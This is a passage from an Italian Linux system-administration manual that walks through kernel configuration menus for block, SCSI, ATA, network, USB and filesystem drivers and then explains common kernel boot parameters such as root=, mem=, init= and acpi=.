La gestione del Plug & Play permette al kernel di configurare automaticamente alcuni dispositivi che aderiscono a queste specifiche.

--- Plug and Play support
[*] PNP debugging messages
**** Protocols ****
[*] ISA Plug and Play support
[*] Plug and Play BIOS support (EXPERIMENTAL)
[*] Plug and Play BIOS /proc interface

8.3.8.3 Device drivers, block devices

Un dispositivo a blocchi è quello che utilizza una comunicazione a blocchi di byte di dimensione fissa, contrapponendosi al dispositivo a caratteri con cui la comunicazione avviene byte per byte. Il dispositivo a blocchi tipico è costituito da un'unità di memorizzazione di massa.

Merita attenzione particolare anche il dispositivo definito *loopback*,[3] il quale rappresenta in pratica un file contenente l'immagine di una memoria di massa che viene letta come se fosse un'unità di memorizzazione reale. Questa possibilità, tra le altre cose, consente di gestire direttamente i file che contengono la riproduzione esatta di dischi o altre memorie di massa.

Infine, è qui che si può abilitare e configurare la gestione dei dischi RAM, ovvero di dischi che vengono rappresentati nella memoria RAM.

--- Block devices

<> Normal floppy disk support*

< > XT hard disk support

< > Parallel port IDE device support

<M> Compaq SMART2 support

<M> Compaq Smart Array 5xxx support

[*] SCSI tape drive support for Smart Array 5xxx

<M> Mylex DAC960/DAC1100 PCI RAID Controller support

<M> Micro Memory MM5415 Battery Backed RAM support (EXPERIMENTAL)

<M> Loopback device support

(8) Number of loop devices to pre-create at init time (NEW)

<M> Cryptoloop Support

<M> DRBD Distributed Replicated Block Device support

[ ] DRBD fault injection

<M> Network block device support

<M> OSD object-as-blkdev support

<M> Promise SATA SX8 support

< > Low Performance USB Block driver

<> RAM block device support*

(16) Default number of RAM disks

(24576) Default RAM disk size (kbytes)

[ ] Support XIP filesystems on RAM block device

<M> Packet writing on CD/DVD media

(8) Free buffers for data gathering

[ ] Enable write caching (EXPERIMENTAL)

<M> ATA over Ethernet support

<M> Virtio block driver (EXPERIMENTAL)

[ ] Very old hard disk (MFM/RLL/IDE) driver

< > Rados block device (RBD) (NEW)

8.3.8.4 Device drivers, SCSI support

Questa sezione riguarda la gestione del kernel delle unità SCSI. Le interfacce SCSI non hanno uno standard comune come avviene nel caso di quelle ATA e derivate, per cui è indispensabile includere il codice specifico per tutte le interfacce che si intendono utilizzare.

In certe situazioni può essere necessario abilitare la «gestione generica» SCSI. In particolare, questo serve nel caso si preveda l'uso di un masterizzatore SCSI.

-M- RAID Transport Class
{M} SCSI device support
-M- SCSI target support
[*] legacy /proc/scsi/ support
**** SCSI support type (disk, tape, CD-ROM) ****
<M> SCSI disk support
<M> SCSI tape support
<M> SCSI OnStream SC-x0 tape support
<M> SCSI CDROM support
[*] Enable vendor-specific extensions (for SCSI CDROM)
<M> SCSI generic support
<M> SCSI media changer support
<M> SCSI Enclosure Support
[*] Probe all LUNs on each SCSI device
[*] Verbose SCSI error reporting (kernel size +=12K)
[*] SCSI logging facility
[ ] Asynchronous SCSI scanning
SCSI Transports --->

[*] SCSI low-level drivers --->
[*] PCMCIA SCSI adapter support --->
<M> SCSI Device Handlers --->
<M> OSD-Initiator library
<M> OSD Upper Level driver
(1) (0-2) When sense is returned, DEBUG print all sense descriptors
[ ] Compile All OSD modules with lots of DEBUG prints

Per definire l'uso di questo o di quell'adattatore SCSI, occorre selezionare la voce *SCSI low-level drivers*.

8.3.8.5 Device drivers, serial ATA and paralel ATA drivers

Questa sezione riguarda la gestione complessiva delle unità ATA, sia seriali, sia parallele. Come per le unità SCSI è necessario includere il codice specifico per tutte le interfacce che si intendono utilizzare.

--- Serial ATA and Parallel ATA drivers
[*] Verbose ATA error reporting
[*] ATA ACPI Support
[*] SATA Port Multiplier support
**** Controllers with non-SFF native interface ****
<M> AHCI SATA support
< > Platform AHCI SATA support (NEW)
<M> Initio 162x SATA support
< > ACard AHCI variant (ATP 8620) (NEW)
<M> Silicon Image 3124/3132 SATA support
[*] ATA SFF support
**** SFF controllers with custom DMA interface ****
<M> Pacific Digital ADMA support

<M> Pacific Digital SATA QStor support
<M> Promise SATA SX4 support (Experimental)
[*] ATA BMDMA support (NEW)
**** SATA SFF controllers with BMDMA ****
<M> Intel ESB, ICH, PIIX3, PIIX4 PATA/SATA support
<M> Marvell SATA support
<M> NVIDIA SATA support
<M> Promise SATA TX2/TX4 support
<M> Silicon Image SATA support
<M> SiS 964/965/966/180 SATA support
<M> ServerWorks Frodo / Apple K2 SATA support
<M> ULi Electronics SATA support
<M> VIA SATA support
<M> VITESSE VSC-7174 / INTEL 31244 SATA support
**** PATA SFF controllers with BMDMA ****
<M> ALi PATA support
<M> AMD/NVidia PATA support
< > ARASAN CompactFlash PATA Controller Support (NEW)
<M> ARTOP 6210/6260 PATA support
<M> ATI PATA support
<M> ARTOP/Acard ATP867X PATA support
<M> CMD64x PATA support
<M> CS5510/5520 PATA support
<M> CS5530 PATA support
<M> CS5535 PATA support (Experimental)
<M> CS5536 PATA support
<M> Cypress CY82C693 PATA support (Very Experimental)
<M> EFAR SLC90E66 support
<M> HPT 366/368 PATA support

<M> HPT 370/370A/371/372/374/302 PATA support
<M> HPT 371N/372N/302N PATA support
<M> HPT 343/363 PATA support
[*] HPT 343/363 DMA support
<M> IT8213 PATA support (Experimental)
<M> IT8211/2 PATA support
<M> JMicron PATA support
<M> Marvell PATA support via legacy mode
<M> NETCELL Revolution RAID support
<M> Ninja32/Delkin Cardbus ATA support
<M> Nat Semi NS87415 PATA support
<M> Intel PATA old PIIX support
<M> OPTI FireStar PATA support (Very Experimental)
<M> Promise PATA 2027x support
<M> Older Promise PATA controller support
<M> RADISYS 82600 PATA support (Experimental)
<M> RDC PATA support
<M> SC1200 PATA support
<M> Intel SCH PATA support
<M> SERVERWORKS OSB4/CSB5/CSB6/HT1000 PATA support
<M> CMD / Silicon Image 680 PATA support
-M- SiS PATA support
< > Toshiba Piccolo support (Experimental)
<M> Compaq Triflex PATA support
<M> VIA PATA support
<M> Winbond SL82C105 PATA support
**** PIO-only SFF controllers ****
<M> CMD640 PCI PATA support (Experimental)

<M> ISA Plug and Play PATA support
<M> Intel PATA MPIIX support
<M> Nat Semi NS87410 PATA support
<M> OPTI621/6215 PATA support (Very Experimental)
<M> PCMCIA PATA support
<M> QDI VLB PATA support
<M> PC Tech RZ1000 PATA support
<M> Winbond W83759A VLB PATA support (Experimental)
**** Generic fallback / legacy drivers ****
<M> ACPI firmware driver for PATA
<M> Generic ATA support
-M- Legacy ISA PATA support (Experimental)

8.3.8.6 Device drivers, multi-device support

La gestione software di più unità di memorizzazione in modo combinato richiede la selezione di un gruppo speciale di opzioni. Può trattarsi di dischi o partizioni ridondanti come forma di protezione dalle perdite di dati, oppure può essere un modo per fondere assieme più partizioni in una partizione logica più grande. Se c'è la possibilità, conviene attivare almeno le funzionalità necessarie a gestire il livello RAID 1. Si veda eventualmente la sezione 19.10.

--- Multiple devices driver support (RAID and LVM)
<> RAID support*
[*] Autodetect RAID arrays during kernel boot
<M> Linear (append) mode
<M> RAID-0 (striping) mode
<M> RAID-1 (mirroring) mode
<M> RAID-10 (mirrored striping) mode

<M> RAID-4/RAID-5/RAID-6 mode
[ ] RAID-4/RAID-5/RAID-6 Multicore processing (EXPERIMENTAL)
<M> Multipath I/O support
<M> Faulty test module for MD
<M> Device mapper support
[ ] Device mapper debugging support
<M> Crypt target support
<M> Snapshot target
<M> Mirror target
< > RAID 1/4/5/6 target (EXPERIMENTAL) (NEW)
< > Mirror userspace logging (EXPERIMENTAL)
<M> Zero target
<M> Multipath target
<M> I/O Path Selector based on the number of in-flight I/Os
<M> I/O Path Selector based on the service time
<M> I/O delaying target (EXPERIMENTAL)
[ ] DM uevents (EXPERIMENTAL)
< > Flakey target (EXPERIMENTAL) (NEW)

8.3.8.7 Device drivers, network device support

«

L'utilizzo delle funzionalità di rete richiede la selezione della gestione delle interfacce di rete relative.

--- Network device support
<M> Intermediate Functional Block support
<> Dummy net driver support*
<M> Bonding driver support
<M> MAC-VLAN support (EXPERIMENTAL)

< > MAC-VLAN based tap driver (EXPERIMENTAL)
<M> EQL (serial line load balancing) support
<M> Universal TUN/TAP device driver support
<M> Virtual ethernet pair device
<M> General Instruments Surfboard 1000
<M> ARCnet support --->
{M} Generic Media Independent Interface device support
-- PHY Device support and infrastructure --->*
[*] Ethernet (10 or 100Mbit) --->
-- Ethernet (1000 Mbit) --->*
-- Ethernet (10000 Mbit) --->*
<> Token Ring driver support --->*
[*] Wireless LAN --->
WiMAX Wireless Broadband devices --->
USB Network Adapters --->
[*] PCMCIA network device support --->
[*] Wan interfaces support --->
[*] ATM drivers --->
<M> IEEE 802.15.4 drivers --->
**** CAIF transport drivers ****
<> FDDI driver support*
<M> Digital DEFTA/DEFEA/DEFPA adapter support
[ ] Use MMIO instead of PIO
<M> SysKonnect FDDI PCI support
[*] HIPPI driver support (EXPERIMENTAL)
<M> Essential RoadRunner HIPPI PCI adapter support (EXPERIMENTAL)
[ ] Use large TX/RX rings (EXPERIMENTAL)
<M> PLIP (parallel port) support

{M} PPP (point-to-point protocol) support
[*] PPP multilink support (EXPERIMENTAL)
[*] PPP filtering
<M> PPP support for async serial ports
<M> PPP support for sync tty ports
<M> PPP Deflate compression
<M> PPP BSD-Compress compression
<M> PPP MPPE compression (encryption) (EXPERIMENTAL)
<M> PPP over Ethernet (EXPERIMENTAL)
<M> PPP over ATM
<M> SLIP (serial line) support
[*] CSLIP compressed headers
[*] Keepalive and linefill
[*] Six bit SLIP encapsulation
[*] Fibre Channel driver support
<M> Network console logging support
[ ] Dynamic reconfiguration of logging targets
[ ] Netpoll traffic trapping
<M> Virtio network driver (EXPERIMENTAL)
<M> VMware VMXNET3 ethernet driver

8.3.8.8 Device drivers, input device support

«

I dispositivi per l'inserimento dati richiedono la selezione di una serie di opzioni che fanno capo a questo menù:

-- Generic input layer (needed for keyboard, mouse, ...)*
{M} Support for memoryless force-feedback devices
{M} Polled input device skeleton

{M} Sparse keymap support library
**** Userland interfaces ****
-- Mouse interface*
[*] Provide legacy /dev/psaux device
(1024) Horizontal screen resolution
(768) Vertical screen resolution
<M> Joystick interface
<M> Event interface
< > Event debugging
**** Input Device Drivers ****
-- Keyboards --->*
[*] Mice --->
[*] Joysticks/Gamepads --->
[*] Tablets --->
[*] Touchscreens --->
[*] Miscellaneous devices --->
Hardware I/O ports --->

8.3.8.9 Device drivers, character devices

«

Un dispositivo a caratteri è quello che utilizza una comunicazione byte per byte e si contrappone a quello a blocchi con cui la comunicazione avviene attraverso l'uso di blocchi di byte di dimensione fissa.

-- Virtual terminal*
[*] Support for binding and unbinding console drivers
-- Unix98 PTY support*
[ ] Support multiple instances of devpts
[ ] Legacy (BSD) PTY support

[ ] Non-standard serial port support
<M> HSDPA Broadband Wireless Data Card - Globe Trotter
< > GSM MUX line discipline support (EXPERIMENTAL) (NEW)
< > Trace data sink for MIPI P1149.7 cJTAG standard (NEW)
[*] /dev/kmem virtual device support
Serial drivers --->
<M> Parallel printer support
[*] Support for console on line printer
<M> Support for user-space parallel port device drivers
<M> Virtio console
<M> IPMI top-level message handler --->
{} Hardware Random Number Generator Core support*
<M> Timer IOMEM HW Random Number Generator support
<M> Intel HW Random Number Generator support
<M> AMD HW Random Number Generator support
<M> AMD Geode HW Random Number Generator support
<M> VIA HW Random Number Generator support
<M> VirtIO Random Number Generator support
{M} /dev/nvram support
< > Enhanced Real Time Clock Support (legacy PC RTC driver) (NEW)
< > Generic /dev/rtc emulation (NEW)
<M> Double Talk PC internal speech card support
<M> Siemens R3964 line discipline
<M> Applicom intelligent fieldbus card support
<M> Sony Vaio Programmable I/O Control Device support (EXPERIMENTAL)
PCMCIA character devices --->
<M> ACP Modem (Mwave) support

<M> NatSemi SCx200 GPIO Support
<M> NatSemi PC8736x GPIO Support
{M} NatSemi Base GPIO Support
<M> RAW driver (/dev/raw/rawN)
(256) Maximum number of RAW devices to support (1-65536)
[*] HPET - High Precision Event Timer
[*] Allow mmap of HPET
<M> Hangcheck timer
<M> TPM Hardware Support --->
<M> Telecom clock driver for ATCA SBC
< > Log panic/oops to a RAM buffer (NEW)

8.3.8.10 Device drivers, graphic support

Questa sezione riguarda la gestione della console, dal punto di vista grafico:

<M> /dev/agpgart (AGP Support) --->
-- VGA Arbitration*
(16) Maximum number of GPUs
[ ] Laptop Hybrid Graphics - GPU switching support
<M> Direct Rendering Manager (XFree86 4.1.0 and higher DRI support) --->
< > Intel GMA500 Stub Driver (NEW)
{M} Lowlevel video output switch controls
{} Support for frame buffer devices --->*
-- Backlight & LCD device support --->*
Display device support --->
Console display driver support --->
[*] Bootup logo --->

Può essere importante verificare la configurazione contenuta nel menù a cui si accede dalla voce *Console display driver support*:

-- VGA text console*
[*] Enable Scrollback Buffer in System RAM
(64) Scrollback Buffer Size (in KB)
<M> MDA text console (dual-headed) (EXPERIMENTAL)
{} Framebuffer Console support*
-- Map the console to the primary display device*
[*] Framebuffer Console Rotation
[ ] Select compiled-in fonts

8.3.8.11 Device drivers, sound card support

Questo gruppo di opzioni consente di gestire le funzionalità audio, specificando l'uso di una scheda audio particolare.

--- Sound card support
[*] Preclaim OSS device numbers
<M> Advanced Linux Sound Architecture --->
< > Open Sound System (DEPRECATED) --->

Attraverso la voce *Advanced Linux Sound Architecture* si raggiunge un menù specifico; l'altro menù, riferito alla voce *Open Sound System*, non è più consigliato.

--- Advanced Linux Sound Architecture
<M> Sequencer support
<M> Sequencer dummy client
<M> OSS Mixer API
<M> OSS PCM (digital audio) API
[*] OSS PCM (digital audio) API - Include plugin system

[*] OSS Sequencer API
<M> HR-timer backend support
[*] Use HR-timer as default sequencer timer
-- Dynamic device file minor numbers*
[*] Support old ALSA API
[*] Verbose procfs contents
[ ] Verbose printk
[ ] Debug
[*] Generic sound devices --->
-- ISA sound devices --->*
[*] PCI sound devices --->
[*] SPI sound devices --->
[*] USB sound devices --->
[*] FireWire sound devices (NEW) --->
[*] PCMCIA sound devices --->
<M> ALSA for SoC audio support --->

8.3.8.12 Device drivers, USB support

Questo gruppo di opzioni consente la gestione di adattatori USB e delle unità periferiche relative. In generale conviene prevedere l'uso di tutti i tipi di adattatori USB, assieme all'accesso a memorie di massa (dischi esterni), che sono componenti abbastanza comuni.

--- USB support
{M} Support for Host-side USB
[ ] USB verbose debug messages
[*] USB announce new devices
**** Miscellaneous USB options ****
[*] USB device filesystem (DEPRECATED)

[*] USB device class-devices (DEPRECATED)
[ ] Dynamic USB minor allocation
<M> USB Monitor
-M- Enable Wireless USB extensions (EXPERIMENTAL)
<M> Support WUSB Cable Based Association (CBA)
[ ] Enable CBA debug messages
**** USB Host Controller Drivers ****
<M> Cypress C67x00 HCD support
< > xHCI HCD (USB 3.0) support (EXPERIMENTAL)
<M> EHCI HCD (USB 2.0) support
[*] Root Hub Transaction Translators
[ ] Improved Transaction Translator scheduling
<M> OXU210HP HCD support
<M> ISP116X HCD support
<M> ISP 1760 HCD support
<M> ISP1362 HCD support
<M> OHCI HCD support
[ ] OHCI support for Broadcom SSB OHCI core
<M> UHCI HCD (most Intel and VIA) support
<M> Elan U132 Adapter Host Controller
<M> SL811HS HCD support
[ ] partial ISO support (NEW)
<M> CF/PCMCIA support for SL811HS HCD
<M> R8A66597 HCD support
<M> Wireless USB Host Controller Interface (WHCI) driver (EXPERIMENTAL)
<M> Host Wire Adapter (HWA) driver (EXPERIMENTAL)
**** USB Device Class drivers ****
<M> USB Modem (CDC ACM) support

<M> USB Printer support
<M> USB Wireless Device Management support
<M> USB Test and Measurement Class support
**** NOTE: USB_STORAGE depends on SCSI but BLK_DEV_SD may ****
**** also be needed; see USB_STORAGE Help for more info ****
<M> USB Mass Storage support
[ ] USB Mass Storage verbose debug
< > Realtek Card Reader support (NEW)
<M> Datafab Compact Flash Reader support
<M> Freecom USB/ATAPI Bridge support
<M> ISD-200 USB/ATA Bridge support
<M> USBAT/USBAT02-based storage support
<M> SanDisk SDDR-09 (and other SmartMedia, including DPCM) support
<M> SanDisk SDDR-55 SmartMedia support
<M> Lexar Jumpshot Compact Flash Reader
<M> Olympus MAUSB-10/Fuji DPC-R1 support
<M> Support OneTouch Button on Maxtor Hard Drives
<M> Support for Rio Karma music player
<M> SAT emulation on Cypress USB/ATA Bridge with ATACB
< > USB ENE card reader support (NEW)
< > USB Attached SCSI (NEW)
[ ] The shared table of common (or usual) storage devices
**** USB Imaging devices ****
<M> USB Mustek MDC800 Digital Camera support
<M> Microtek X6USB scanner support
**** USB port drivers ****

<M> USS720 parport driver
<M> USB Serial Converter support --->
**** USB Miscellaneous drivers ****
<M> EMI 6|2m USB Audio interface support
<M> EMI 2|6 USB Audio interface support
<M> ADU devices from Ontrak Control Systems
<M> USB 7-Segment LED Display
<M> USB Diamond Rio500 support
<M> USB Lego Infrared Tower support
<M> USB LCD driver support
<M> USB LED driver support
<M> Cypress CY7C63xxx USB driver support
<M> Cypress USB thermometer driver support
<M> Siemens ID USB Mouse Fingerprint sensor support
<M> Elan PCMCIA CardBus Adapter USB Client
<M> Apple Cinema Display support
<M> USB 2.0 SVGA dongle support (Net2280/SiS315)
[*] Text console and mode switching support
<M> USB LD driver
<M> PlayStation 2 Trance Vibrator driver support
<M> IO Warrior driver support
<M> USB testing driver
<M> iSight firmware loading support
< > USB YUREX driver support (NEW)
<M> USB DSL modem support --->
<M> USB Gadget Support --->
**** OTG and related infrastructure ****
<M> GPIO based peripheral-only VBUS sensing 'transceiver'

<M> NOP USB Transceiver Driver

8.3.9 Filesystems

Attraverso questa sezione si definiscono i tipi di file system che si vogliono gestire. In particolare, anche i file system virtuali, come ‘`/proc/`’ e ‘`/dev/pty/`’, vengono definiti qui.

Il file system standard dei sistemi GNU/Linux è il tipo Second-extended, ovvero Ext2, Ext3 o Ext4. La gestione di questo tipo di file system deve essere inclusa nel kernel, a meno che si stia cercando di produrre del codice specifico per un'applicazione particolare.

In questo gruppo di opzioni trovano posto anche quelle necessarie alla condivisione attraverso la rete, per esempio con il protocollo NFS.

È interessante osservare che è necessario specificare anche i sistemi di partizionamento dei dischi. In generale è indispensabile la gestione delle partizioni tipiche dei sistemi Dos.

Infine, è importante anche tenere in considerazione il tipo di codifica che si vuole poter utilizzare nell'ambito del file system. La codifica in questione riguarda il modo di rappresentare i nomi dei file, che potrebbe richiedere estensioni particolari. In generale viene abilitata la codifica UTF-8.

<M> Second extended fs support
[*] Ext2 extended attributes
[*] Ext2 POSIX Access Control Lists

[*] Ext2 Security Labels
[ ] Ext2 execute in place support
<M> Ext3 journalling file system support
[*] Default to 'data=ordered' in ext3
[*] Ext3 extended attributes
[*] Ext3 POSIX Access Control Lists
[*] Ext3 Security Labels
<M> The Extended 4 (ext4) filesystem
[*] Ext4 extended attributes
[*] Ext4 POSIX Access Control Lists
[*] Ext4 Security Labels
[ ] EXT4 debugging support
[ ] JBD (ext3) debugging support
[ ] JBD2 (ext4) debugging support
<M> Reiserfs support
[ ] Enable reiserfs debug mode
[ ] Stats in /proc/fs/reiserfs
[*] ReiserFS extended attributes
[*] ReiserFS POSIX Access Control Lists
[*] ReiserFS Security Labels
<M> JFS filesystem support
[*] JFS POSIX Access Control Lists
[*] JFS Security Labels
[ ] JFS debugging
[ ] JFS statistics
<M> XFS filesystem support
[*] XFS Quota support
[*] XFS POSIX ACL support
[*] XFS Realtime subvolume support

[ ] XFS Debugging support (EXPERIMENTAL)
<M> GFS2 file system support
[*] GFS2 DLM locking
<M> OCFS2 file system support
<M> O2CB Kernelspace Clustering
<M> OCFS2 Userspace Clustering
[*] OCFS2 statistics
[*] OCFS2 logging support
[ ] OCFS2 expensive checks
<M> Btrfs filesystem (EXPERIMENTAL) Unstable disk format
[*] Btrfs POSIX Access Control Lists
<M> NILFS2 file system support (EXPERIMENTAL)
[*] Dnotify support
[*] Inotify support for userspace
[ ] Filesystem wide access notification (NEW)
-- Quota support*
[*] Report quota messages through netlink interface
[ ] Print quota warnings to console (OBSOLETE)
[ ] Additional quota sanity checks
<M> Old quota format support
<M> Quota format vfsv0 and vfsv1 support
<M> Kernel automounter version 4 support (also supports v3)
<M> FUSE (Filesystem in Userspace) support
<M> Character device in Userspace support
Caches --->
CD-ROM/DVD Filesystems --->
DOS/FAT/NT Filesystems --->
Pseudo filesystems --->
[*] Miscellaneous filesystems --->

[*] Network File Systems --->
Partition Types --->
-- Native language support --->*
-M- Distributed Lock Manager (DLM) --->

La voce *Pseudo filesystems* consente di accedere alle funzioni relative a file system virtuali:

-- /proc file system support*
[*] /proc/kcore support
-- Virtual memory file system support (former shm fs)*
[*] Tmpfs POSIX Access Control Lists
-- Tmpfs extended attributes*
[*] HugeTLB file system support
{M} Userspace-driven configuration filesystem

8.3.10 Kernel hacking

«

Attraverso questa sezione si possono attivare alcune funzionalità, utili generalmente per chi partecipa allo sviluppo del kernel Linux. C'è comunque almeno una voce che può interessare alla maggior parte degli utenti.

[ ] Show timing information on printks
(4) Default message log level (1-7) (NEW)
[ ] Enable __deprecated logic
[ ] Enable __must_check logic
(1024) Warn for stack frames larger than (needs gcc 4.4)
[*] Magic SysRq key
[*] Strip assembler-generated symbols during link
[ ] Enable unused/obsolete exported symbols
[*] Debug Filesystem

[ ] Run 'make headers_check' when building vmlinux
[ ] Enable full Section mismatch analysis (NEW)
[ ] Kernel debugging
[ ] RCU debugging: sparse-based checks for pointer usage (NEW)
[*] Compile the kernel with frame pointers
(60) RCU CPU stall timeout in seconds (NEW)
[*] Print additional per-task information for RCU_CPU_STALL_DETECTOR (NEW)
< > Linux Kernel Dump Test Tool Module
[*] Sysctl checks
[ ] Tracers --->
[ ] Remote debugging over FireWire early on boot
[ ] Remote debugging over FireWire with firewire-ohci
[ ] Enable dynamic printk() support
[ ] Enable debugging of DMA-API usage
[ ] Perform an atomic64_t self-test at boot (NEW)
< > Self test for hardware accelerated raid6 recovery
[ ] Sample kernel code --->
< > Test kstrto() family of functions at runtime (NEW)*
[*] Filter access to /dev/mem
[*] Enable verbose x86 bootup info messages
-- Early printk*
[ ] Early printk via EHCI debug port
[ ] Set loadable kernel module data as NX and text as RO (NEW)
[ ] Enable IOMMU stress-test mode
IO delay type (port 0x80 based port-IO delay [recommended])
--->
[ ] Allow gcc to uninline functions marked 'inline'

La voce *Magic SysRq key*, se attivata, consente di disporre sempre di un accesso privilegiato ad alcune funzioni attraverso una console, indipendentemente dal fatto che su questa sia attiva o meno una sessione di lavoro. Queste funzioni si ottengono con delle combinazioni di tasti, costituite da [*R_Sist AltGr* ***x***], dove ***x*** è una lettera che cambia in funzione dell'operazione che si vuole compiere. Il tasto [*R_Sist*] corrisponde a [*SysRq*] nelle tastiere per la lingua inglese, da cui viene il nome della voce di menù. Si osservi anche che il tasto [*R_Sist*] o [*SysRq*], coincide con il tasto [*Stampa*] o [*Print_Screen*].

8.4 Come fare per configurare correttamente il kernel che si vuole compilare

«

Il kernel Linux è molto dinamico e il suo sviluppo prende spesso delle strade imprevedibili. Questa vitalità è molto importante per il futuro del software libero; senza di essa non ci sarebbe modo di usare domani le nuove tecnologie proposte. In questo senso, diventa difficile dare delle indicazioni precise e durature sul modo corretto di configurare il kernel prima della compilazione.

L'unica documentazione sicura sotto questo aspetto è quella che si può consultare in modo contestuale quando si utilizza il comando '**`make menuconfig`**' (o altro equivalente). Eventualmente, può essere utile sapere che le informazioni che si leggono lì si trovano in vari file '`Kconfig`' collocati nelle directory contenenti il codice relativo al contesto a cui si riferiscono. Segue un estratto di uno di questi file '`Kconfig`', precisamente si tratta di '`drivers/usb/Kconfig`':

```
#
# USB device configuration
#
```

```
menu "USB support"

# ARM SA1111 chips have a non-PCI based "OHCI-compatible"
# USB host interface.
config USB
        tristate "Support for USB"
        depends on PCI || SA1111
        ---help---
          Universal Serial Bus (USB) is a specification for
          a serial bus subsystem which offers higher speeds
          and more features than the traditional PC serial
          port.  The bus supplies power to peripherals and
          …
          Say Y here if your computer has a USB port and you
          want to use USB devices.  You then need to say Y
          to at least one of "UHCI HCD support" or "OHCI HCD
          …
```

Quando si parte da zero, è sufficiente accertarsi di eliminare il file '`.config`', che comunque viene eliminato con il comando '**`make mrproper`**'. In questo modo, il programma che guida alla configurazione del kernel offre già le risposte più ovvie alle domande che fa. Naturalmente è sempre necessario leggere le prime volte il testo delle spiegazioni disponibili, fino a che si raggiunge una dimestichezza adeguata al tipo di esigenze che si hanno. Eventualmente, si può generare una prima configurazione predefinita con l'aiuto di '**`make defconfig`**', da modificare poi sulla base delle proprie esigenze.

Come la documentazione interna suggerisce spesso, nella directory '`Documentation/`' sono contenuti tanti file di testo con spiegazioni

particolareggiate rispetto a problemi specifici della configurazione. A questo punto dovrebbe essere evidente che non si può configurare e compilare un kernel se non si conosce minimamente la lingua inglese.

Questo tipo di lavoro passa poi necessariamente per una lunga serie di tentativi falliti (avendo cura di conservare i file '`.config`', per poter ripartire almeno dall'ultima configurazione tentata). Tuttavia, il principiante non deve pensare di essersi messo involontariamente nei guai, perché queste difficoltà riguardano tutti, anche gli esperti, proprio perché la dinamicità nello sviluppo del kernel Linux porta continue novità.

8.5 Parametri di avvio del kernel Linux

«

Il kernel è in grado di ricevere opzioni in fase di avvio che possono servire per scopi differenti. In particolare, per gestire alcuni dispositivi è necessario informare il kernel sulle loro caratteristiche (tipicamente l'indirizzo di I/O e il livello di IRQ). Nel capitolo 6 è descritto il meccanismo attraverso cui si avvia il sistema e i vari modi di passare al kernel queste istruzioni particolari. Qui vengono mostrati solo alcuni dei parametri di avvio che possono essere utilizzati.

È importante tenere presente che gli indirizzi di I/O vanno espressi in esadecimale, nella forma 0x***nnn***, il livello di IRQ viene indicato in modo decimale e l'indirizzo di memoria condivisa viene espresso in esadecimale. Se non viene indicato diversamente, gli indirizzi di I/O e di memoria condivisa sono quelli di partenza.

8.5.1 File system principale (root)

Nel momento dell'avvio, il kernel deve conoscere alcune informazioni essenziali sul file system principale. Per prima cosa deve sapere dove si trova (quale disco e quale partizione), quindi deve sapere in che modo va innestato inizialmente (in sola lettura o anche in scrittura).

- Selezione del file system principale.

  ```
  root=dispositivo
  ```

  Permette di specificare un dispositivo differente da quello predefinito per innestare il file system principale. Il dispositivo può essere rappresentato nel modo consueto, per esempio '**root=/dev/sda2**', anche se in questa fase di avvio non esiste ancora un file system all'interno del quale cercare un tale file di dispositivo.

- Accesso iniziale in sola lettura.

  ```
  ro
  ```

  Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.

- Accesso iniziale in lettura e scrittura.

  ```
  rw
  ```

Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

8.5.2 Memoria

«

- Memoria RAM disponibile.

```
mem=dimensione
```

In caso di necessità, permette di definire la dimensione di memoria RAM disponibile effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**k**', che sta a indicare kibibyte (simbolo: «Kibyte»), oppure dalla lettera '**M**', che sta a indicare mebibyte (simbolo: «Mibyte»). Quando ci si trova nella necessità di indicare la memoria esistente occorre fare attenzione a non esagerare, soprattutto occorre controllare se una parte di questa, verso la fine, viene utilizzata dal firmware BIOS, perché in tal caso va specificata una dimensione inferiore.

- Caricamento del file system principale come disco RAM.

```
load_ramdisk={0|1}
```

Permette di definire se si vuole caricare il file system principale come disco RAM. '**load_ramdisk=1**' significa che si intende attivare un disco RAM, mentre assegnando il valore zero ciò non accade. Il valore predefinito è '**load_ramdisk=0**'.

8.5.3 Varie

- Programma Init.

```
init=programma_iniziale
```

Permette di definire il nome, completo di percorso, del programma che deve svolgere la funzione di «processo iniziale» (Init). Normalmente, il kernel provvede da solo a cercare '`/sbin/init`' e in alternativa '`/etc/init`'. Come ultima risorsa tenta di avviare '`/bin/sh`'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.

- Riavvio automatico quando si manifesta un *kernel panic*.

```
panic=secondi
```

Quando il kernel incontra un problema grave, si dice scherzosamente che si è verificato un *kernel panic*. In situazioni normali, il sistema si blocca in attesa di un intervento umano. Attraverso questa istruzione è possibile indicare al kernel di riavviare il sistema dopo un intervallo di tempo espresso in secondi. Il valore predefinito è zero, corrispondente a una durata infinita.

- Esclusione degli indirizzi di I/O.

```
reserve=indirizzo_i/o , estensione [ , indirizzo_i/o , estensione ] ...
```

Permette di isolare una o più zone di indirizzi di I/O, all'interno delle quali il kernel non deve eseguire alcun tentativo di identificazione di componenti. Di solito, dopo un'istruzione del genere,

si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale. L'esempio seguente mostra come riservare gli indirizzi di I/O da 300_{16} a 340_{16}:

```
reserve=0x300,64
```

- Disabilitazione del supporto APM.

```
apm=off
```

Quando il supporto per l'APM (*Advanced power management*) è inserito nel kernel e la sua gestione è incompatibile con l'hardware disponibile, per evitare il blocco del sistema è meglio disabilitare questa gestione.

- Controllo delle funzioni ACPI.

```
acpi=off|strict
```

Quando il supporto per l'ACPI (*Advanced configuration and power interface*) è inserito nel kernel e la sua gestione è incompatibile con l'hardware disponibile, per evitare il blocco del sistema è possibile disattivarlo con '**`acpi=off`**', oppure limitarlo in modo che sia attivo solo se l'hardware è perfettamente compatibile con '**`acpi=strict`**'. Se la CPU è composta da più nuclei, oppure se sono presenti più CPU, le funzionalità ACPI non possono essere disattivate del tutto.

- Controllo del bus PCI.

```
pci=noacpi
```

Quando il supporto per l'ACPI (*Advanced configuration and power interface*) è inserito nel kernel e la sua gestione è incompatibile con l'hardware disponibile, per evitare il blocco del sistema è possibile disattivarlo, per ciò che riguarda il bus PCI, con '**`pci=noacpi`**'. Esistono comunque altre opzioni per il controllo del bus PCI.

8.5.4 Interfacce di rete Ethernet

